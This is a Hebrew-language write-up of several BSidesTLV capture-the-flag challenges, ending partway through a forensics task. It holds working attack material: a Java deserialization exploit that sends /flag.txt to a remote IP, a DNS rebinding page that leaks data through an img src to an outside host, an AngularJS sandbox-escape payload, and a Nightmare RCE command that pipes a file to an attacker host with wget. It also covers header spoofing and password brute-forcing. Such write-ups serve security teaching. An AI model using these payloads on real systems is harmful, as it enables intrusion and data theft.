
מפה נריץ את ג'ון עם המילון rockyou ונקבל את הסיסמה Marina. נדליק מכונת ווינדוס על מנת להפעיל את password1. נייבא את הקבצים ונכניס את הסיסמה הראשית שלנו:




בינגו! יש לנו שם משתמש, סיסמה, ואת היעד הבא שלנו:

http://challenges.bsidestlv.com:8084/index.php

נכנס לאתר ונתחבר עם הפרטים:





קופצת לנו הערה האומרת שיש גישה לאתר רק מתוך כתובות IP פנימיות:




על מנת לעקוף את החסימה, נוסיף לבקשת ה-HTTP ה-Header נוסף: "x-forwarded-for". Header זה מתריע לשרת מאיזה אייפי יצאה הבקשה המקורית אם אנחנו משתמשים בפרוקסי. במילים אחרות, ע"י הוספת ההאדר x-forwarded-for: 192.168.20.1 נגרום לשרת להאמין כי הבקשה הגיעה מה-IP המתואר ולא מאיתנו.

נכנס לאתר ונתחיל לחפש מידע על עובד ה-IT אשר מחביא את הדגל:








הדברים שמצאנו הם שמו הפרטי, George, אשר משמש גם כשם המשתמש לאתר בדומה למרינה, חשבון פייסבוק עם שנת לידה וסדרת טלוויזיה שהוא אוהב במיוחד - friends (ומי לא אוהב, בינינו?).


ננסה להשיג את הסיסמה שלו באמצעות הדף של "שכחתי סיסמה":



חסר לנו תאריך הלידה של ג'ורג' אבל אנחנו יודעים את השנה. לכן תוך מקסימום 365 נסיונות שניתן לבצע באמצעות סקריפט פשוט נקבל את תאריך הלידה הנכון, 07/11/1991 ואיתו את הסיסמה:

```
Congratulation! your password is: GeorgeTheCrew!
```

נכנס לחשבון של ג'ורג':



הדגל בידינו!

```
BSidesTLV{Brut3Th3W0rld!}
```

PimpMyRide (Web)

Description:
OMG i have PimpMyRide's client app! I'm connecting with: java -jar garage.jar --host one.challenges.bsidestlv.com Please hack their server and read the file /flag.txt.

Made by Gal Goldstein

פתרון

קיבלנו קובץ Jar אשר מתפקד כלקוח המתחבר לשרת מרוחק ומאפשר לנו לטעון מחסן מקובץ, לשמור מחסן, להוסיף מכוניות וכו'. לאחר כל שמירה של מחסן מכוניות נשמר לנו קובץ לוקאלי במחשב. כדי להבין מה קורה מאחורי הקלעים נעשה לו דיקומפילציה באמצעות אחד הכלים האינטרנטיים ונקבל את קוד המקור.

לאחר סריקה מהירה של הקוד שמנו לב לכמה דברים חשובים:

1. בקוד המקור ישנו גם הקוד של השרת (יאי!)
2. יש קוד שלא נעשה בו שימוש
3. יש אופציה לבחור שהשרת ישלח לוגים למחשב מרוחק (באמצעות RemoteLogger)
4. הטעינה של אובייקט המחסן מהלקוח בצד השרת מתבצע מתוך הקובץ שהלקוח שולח

תחילה נבין איך שליחת הלוגים עובדת והאם אפשר לנצל זאת לטובתינו:

```
public void writeToLog(String entry)
{
  try {
    if (clientSocket == null) {
      clientSocket = new Socket(ipAddress, port);
    }
    Utils.writeToSocket(clientSocket, entry);
    clientSocket.close();
    clientSocket = null;
  }
  catch (UnknownHostException localUnknownHostException) {}catch (IOException localIOException) {}
}
```

לפי הקוד במידה ונצליח לשים בפרמטר entry את ה-flag וב-ipAddress את האייפי שלנו, נוכל לנסות ליצור לוגר שישלח את הדגל אלינו. לצורך זאת נגלה היכן נקראת הפונקציה:

```
public void doWork()
{
  logger.writeToLog(closeMessage);
}
```

זה קורה בפונקציה dowork של המחלקה Manager שיורשת מ-Employee. מתחיל להיראות כמו משהו מעניין.

בינגו, מצאנו דרך להריץ את הפונקציה!

```
public boolean checkGarageStatus() {
  if (carArray.size() == carLimit) {
    garageManager.doWork();
    isOpen = false;
    return false;
  }
  return true;
}
```

מפה רק נשאר לבנות קובץ מחסן שיכיל את האקספלויט. נבנה את היררכית המחלקות שאנחנו צריכים:

```
Garage:
    Employee->(Manager):
        closeMessageFile
        logger->(RemoteLogger):
            ipAddress
            port
    writeToLog(entry) -> sending the flag
```

אז איך קורית השליטה ב-entry? ברגע שמתבצע deserialize בשרת, ז"א המחלקה של המחסן נטענת מהקובץ ששלחנו, השדות של המחלקות הם לגמרי בשליטתנו, ביניהם גם entry.

```
private void readObject(java.io.ObjectInputStream in) throws ClassNotFoundException, IOException {
  in.defaultReadObject();
  try {
    if (closeMessage == null) {
      java.io.File closeMessageFile = new java.io.File(this.closeMessageFile);
      FileInputStream fis = new FileInputStream(closeMessageFile);
      byte[] data = new byte[(int)closeMessageFile.length()];
      fis.read(data);
      fis.close();
      closeMessage = new String(data, "UTF-8");
    }
  }
  catch (IOException localIOException) {}
}
```

נכתוב קוד שיוצר לנו מחסן מתאים ונעלה אותו לשרת!

```
public void connectToServer() throws UnknownHostException, IOException, Interrupted
  Garage garage = new Garage();
  for(int i = 0; i < 4 ; i++){
    garage.addCar(new Car(String.valueOf(i),String.valueOf(i),String.valueOf(i)));
  }
  Manager man = new Manager();
  man.setCloseMessageFile("/flag.txt");
  man.logger = new RemoteLogger("5.29.249.100",1337);
  garage.setManager(man);
  byte[] garageByteArray = garage.toByteArray();
  FileOutputStream fos = new FileOutputStream("garage");
  fos.write(garageByteArray);
  fos.close();

  GarageClient garageClient = new GarageClient(remoteAddr, port);
  garageClient.connectToServer();
}
```

הקוד שלנו מתחלק לארבעה חלקים ב-Main:

1. יצירת מחסן והכנסת ארבע מכוניות לתוכו (העבודה מתבצעת רק כשיש 5 מכוניות - היה אפשר פשוט לטעון 5 מכוניות אבל רצינו להיות בטוחים).
2. הוספת המנהל הזדוני שלנו למחסן (עם ה-RemoteLogger)
3. שמירת המחסן לקובץ
4. הפעלת תוכנת הלקוח כרגיל

```
~/Documents/noxale/
java -jar out.jar
      ___           ___
     /  /\         /  /\
    /  /::\       /  /::\
   /  /:/\:\     /  /:/\:\
  /  /:/  \:\   /  /::\ \:\
 /__/:/_\_ \:\ /__/:/\:\_\:\
 \  \:\__/\_\/ \__\/  \:\\/:/
  \  \:\ \:\        \__\::/
   \  \:\/:/        /  /:/
    \  \::/        /__/:/
     \__\/         \__\/

     Hello and welcome to our


[1] Create new garage
[2] Load existing garage
[3] Exit

User input: 2
[1] Add car
[2] Remove car
[3] Save garage
[4] Print garage content
[5] Exit
User input: 1
Car manufacturer:
User input: 1
Car license number:
User input: 1
Car manufacturing year:
User input: 1
Car added successfully
```

יש לנו קובץ מחסן מתאים - נשאר להריץ את הלקוח ולהעלות אותו לשרת! נפתח שרת שיאזין אצלנו, והשרת בנחמדותו יפתח את הקובץ וישלח לנו את ה-flag:

```
~                                                  18:57  revirtux
nc -l -p 10008
!BSidesTLV{I_Am_Inspector_Gadget}
```

```
BSidesTLV{I_Am_Inspector_Gadget}
```

Can you bypass the SOP? (Web)

Description:
Hi Agent! If you can see this challenge, you were probably chosen by our secret organization in order to catch the Illuminati members. Our intelligence analysts team conducted some research about criminals that operate inside the illuminati team and have the following information:
1. The Illuminati team will NEVER open external files
2. The Illuminati team is arrogant and will never change default passwords

By the way, one of our agents has infiltrated to the Illuminati group! as a result, we can produce a possibility that one member of the Illuminati team will open a link that will send from our agent. So according to these facts, your mission is to take over the internal application controlled by Illuminati team to get the flag! The internal application located on:
http://192.168.20.100:8080/login
BOT URL: http://two.challenges.bsidestlv.com:8133/index.html

Rules:
1. The bot will stay on your page for 3 minutes.
2. your page must return status code: 200
Yours,
N

Made by Nimrod Levy

פתרון

אנו שולטים באתר אליו הבוט מתחבר וידוע לנו שהוא יישאר בו למשך 3 דקות. נשתמש במתקפת DNS Rebinding העובדת כך:

1. המותקף מתחבר לשרת שלנו, לדוגמא לדף http://example.com:8133/index.html. ז"א, השרת שולח שאילתת DNS לגבי הכתובת example.com ומתרגם אותה לכתובת IP שלנו.

2. כעת כשהוא בדף, יופעל סקריפט Javascript הממתין כדקה וחצי, ניגש ל:

http://example.com:8133/login

ושולח את תגובת הבקשה אלינו דרך ה-src של תג img. תוך כדי, אנו מחליפים את example.com כך שבמקום להצביע ל-IP שלנו הוא יצביע ל-127.0.0.1.

3. אנו נקבל את תוכן הדף בשרת השני שלנו דרך ההדלפה מתגית ה-img. הסיבה שזה עבד היא ש-Same Origin Policy מאפשר חילוץ תוכן בקשות בקוד Javascript אם הפרטים הבאים מתאימים: protocol:domain:port. כמובן שהם מתאימים בדוגמה שלנו, למרות שכתובת ה-IP משתנה אחרי דקה וחצי, ה-Domain הוא עדיין example.com.

זה ה-POC שהשתמשתי בו, הדף מסביר את המתקפה יותר לעומק. דף ה-html הראשון שהגשתי לבוט הכיל בקשת GET לדף login. בתשובה, קיבלנו שפרטי ההתחברות הם admin/admin.

הדף השני שהגשתי לבוט הכיל בקשת POST לדף login:

```
<html>
<head>
    <!-- https://github.com/mpgn/ByP-SOP -->
</head>
<body>
<h2>Bypass Some Origin Policy clean script</h2>
<p>Pretty things that makes your victim stays for few minutes...</p>
<script
src="https://cdnjs.cloudflare.com/ajax/libs/jquery/2.2.1/jquery.min.js">
</script>
<script type="text/javascript">
setTimeout(function SOP_bypass() {
    console.log("send request...")
    $.post('/login',
        {
        username: "admin",
        password: "admin",
        submit: ""
        }
        ,function(data) {
            var image = new Image();
            image.src='http://77.125.50.224:8080/exfil.php?'+btoa(data);
        });
}, 90000); //1.5min
</script>
</body>
</html>
```

וכאשר נפענח את ה-base64 שקיבלנו, נקבל את ה-flag כחלק מהתשובה:

```
BSidesTLV{C4nY0uR3b1n3dMe?}
```


Gaming Store (Web)

Description:
I need your help, Evil attackers are scraping my website and stealing my customers. Please make them pay for their crimes and hack them. I have heard they use a special headless browser to get the information they need. Take this editor account and do whatever you can to make them suffer!
Username: bsidestlv
Password: 3d1t0r
URL: http://two.challenges.bsidestlv.com:3000

Made by Tomer Zait

פתרון

קיבלנו משתמש באתר המאפשר לנו לערוך תיאור של משחקים:



בנוסף, נאמר לנו שמישהו עושה scraping לאתר עם בוט כלשהו והמטרה שלנו היא להתקיף אותם. הדבר הראשון שעלה לי לראש הוא מתקפת XSS. אך בשביל מתקפת XSS צריך להצליח להחדיר את התווים "<" ו-">". לאחר שעות רבות של ניסוי עם שיטות encoding שונות ובעיקר טעיה - לא הצלחתי לגרום לתווים האלה להופיע, מכיוון שהם הומרו ל-"<" ו">". זאת אומרת שהשרת עשה להם escaping מתאים ולא ניתן להשתמש בתווים האלו כדי לפתוח תגיות.

לאחר מכן, הסתכלתי על קוד המקור של הדף יותר לעומק, ושמתי לב לשני דברים מוזרים - הדף משתמש ב-angular.js, וה-body מכיל תגית בשם ng-app:

```
    <!-- Single page application preparation  -->
    <script src="/js/angular.min.js"></script>

    <!--[if lt IE 9]>
    <script src="/js/ie-support/html5.js"></script>
    <script src="/js/ie-support/respond.js"></script>
    <![endif]-->

</head>

<body ng-app="">
```

מחיפוש של ng-app, הגעתי לדף הבא המראה דוגמת שימוש:

Example

Let the body element become the root element for the AngularJS application:


```
<body ng-app="">

<p>My first expression: {{ 5 + 5 }}</p>

</body>
```

Try it Yourself »

אם ננסה את אותו הקלט בתור התיאור של המשחק, נקבל את התוצאה הבאה:



הרצנו קוד Javascript! מתברר שקיימת חולשה בגרסאות ישנות של angular המאפשרות "בריחה" מה-sandbox והרצת קוד Javascript כרצוננו!

LiveOverflow מסביר על זה יותר טוב ממני בסדרת הסרטונים הזאת. מכיוון שהגרסה ישנה מספיק, אפשר להשתמש ב-constructor.constructor כדי להריץ כל קוד. נגרום לבוט לעבור לדף בשליטתנו - נכתוב בתיאור של המשחק את הטקסט הבא:

```
{{constructor.constructor("window.location='http://IP:8080/exp.html'")()}}
```

כאשר IP היא הכתובת שלנו. נפתח שרת בפורט המתאים, ונקבל בקשה מהשרת המכילה User-Agent מעניין:

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/58.0.3029.110 Nightmare/2.10.0 Safari/537.36
```

נשים לב למחרוזת "Nightmare/2.10.0" - לאחר חיפוש קצר בגוגל נגיע לדף הבא:

! Massive security hole in nightmare #1060

Closed aight8 opened this issue on Mar 27, 2017 · 25 comments

aight8 commented on Mar 27, 2017

The `__nightmare` object which is set on the window object, it contains the whole electron ipcRenderer on it, and it can be accessed by any website if they only want, every website have access to core electron features.

Furthermore just a deletion of the `__nightmare` (set it to null in the websites code) will freeze the evaluate method.

https://github.com/electron/electron/blob/master/docs/tutorial/security.md
electron/electron#7929

3

אפשר להשיג RCE בתור הבוט ואפילו יש PoC באחת התגובות! נשנה קצת את ה-PoC כדי שישלח לנו את ה-flag:

```
var args = [{ type: "value",  value: "/usr/bin/wget http://IP:1234/`cat
/home/bsidestlv/flag.txt | base64 -w0`;/usr/bin/curl http://IP:1234/test;"
}];
```

נאזין בפורט 1234 ולאחר שהבוט יריץ את הקוד שלנו נקבל את ה-flag כחלק מהבקשה:

```
BSidesTLV{AngularjS_is_Freddy_Krueger}
```

Shared directory (Forensics)

Description:
I've CoRrupted the file so no one can read it! i believe you wilL know how to Fix it :).
P.S. I like my WINDOWS machine.

Made by Nimrod Levy

פתרון

ניסינו לפתוח את הקובץ וראינו כי הוא פגום. תוך הסתכלות נוספת על תיאור האתגר זיהינו את האותיות הגדולות, בדקנו מה הם הן יוצרות ויצא לנו CRLF WINDOWS, זה בטוח לא במקרה.

כמו שאנחנו יודעים בלינוקס נהוג להשתמש ב-LF על מנת לרדת שורה (\n) בעוד בווינדווס נהוג להשתמש ב-CRLF על מנת לעשות את אותה הפעולה (\r\n).

הקובץ שפתחנו הוא מסוג tar-ball שנפוץ יותר במערכות לינוקס. לכן נניח שהקובץ נדפק ועל מנת לתקן אותו אנו צריכים להמיר כל CRLF ל-LF.

ננסה לחלץ את הקובץ ובינגו! יש לנו את הקבצים. קיבלנו קובץ שנקרא model.json ותיקיה עם מלא קבצים בינאריים. ננסה לפתוח את קובץ ה-json (זה לא באמת json) ונגלה שבהדר שלו כתוב FemtoZip:

```
File  Edit  View  Search  Terminal  Help
^H^@^@^@FemtoZip^@^@^@^@^@^@^A^@e', 'age': 10e', 'age': 101, 'flag': 'B
SidesTLV{ImNotTheFlag}', 'gender': 'm', 'type': 'forensics', 'email': '
e', 'age': 105, 'flag': 'BSidesTLV{ImNotTheFlag}', 'gender': 'm', 'type
': 'forensics', 'email': 'e', 'age': 111, 'flag': 'BSidesTLV{ImNotTheFl
ag}', 'gender': 'm', 'type': 'forensics', 'email': 'e', 'age': 12, 'fla
g': 'BSidesTLV{ImNotTheFlag}', 'gender': 'f', 'type': 'forensics', 'ema
il': 'e', 'age': 31, 'flag': 'BSidesTLV{ImNotTheFlag}', 'gender': 'm',
```

מסתבר ש-FemtoZip זו תוכנה שמכווצת תיקיות משותפות, נוריד אותה מהגיט! ננסה לבנות את התוכנה, באסה... הקומפילציה נכשלה:

```
In file included from DictionaryOptimizer.cpp:33:0:
IntSet.h:35:24: error: 'constexpr' needed for in-class initialization of static data member '
const float femtozip::IntSet::load_factor' of non-integral type [-fpermissive]
     static const float load_factor = .7;
                        ^~~~~~~~~~
make[2]: *** [Makefile:360: DictionaryOptimizer.lo] Error 1
make[2]: Leaving directory '/home/revirtux/Documents/noxale/bsides/femtozip/cpp/libfz/src'
make[1]: *** [Makefile:258: all-recursive] Error 1
make[1]: Leaving directory '/home/revirtux/Documents/noxale/bsides/femtozip/cpp'
make: *** [Makefile:188: all] Error 2
~/Documents/noxale/bsides/femtozip/cpp  master  ✘  12:11  revirtux
```

